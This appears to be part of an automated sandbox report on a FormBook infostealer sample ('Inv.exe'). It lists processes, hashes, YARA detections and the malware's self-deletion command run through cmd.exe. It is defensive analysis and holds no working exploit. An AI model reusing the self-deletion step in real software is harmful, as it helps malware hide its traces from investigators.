Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.709447848.00000000013E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.709447848.00000000013E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.709447848.00000000013E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.709353232.0000000001200000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.709353232.0000000001200000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.709353232.0000000001200000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.709266055.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.709266055.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.709266055.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A027	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 4700

General

Start time:	21:25:37
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: autofmt.exe PID: 6448 Parent PID: 3424

General

Start time:	21:25:50
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\autofmt.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autofmt.exe
Imagebase:	0x1080000
File size:	831488 bytes
MD5 hash:	7FC345F685C2A58283872D851316ACC4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: NETSTAT.EXE PID: 6460 Parent PID: 3424

General

Start time:	21:25:50
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0x3f0000
File size:	32768 bytes
MD5 hash:	4E20FF629119A809BC0E7EE2D18A7FDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.1046926366.0000000002A40000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.1046926366.0000000002A40000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.1046926366.0000000002A40000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.1046222240.0000000000350000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.1046222240.0000000000350000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.1046222240.0000000000350000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.1046964776.0000000002A70000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.1046964776.0000000002A70000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.1046964776.0000000002A70000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	36A027	NtReadFile

Analysis Process: cmd.exe PID: 6740 Parent PID: 6460

General

Start time:	21:25:54
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Inv.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6760 Parent PID: 6740

General

Start time:	21:25:54
Start date:	13/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis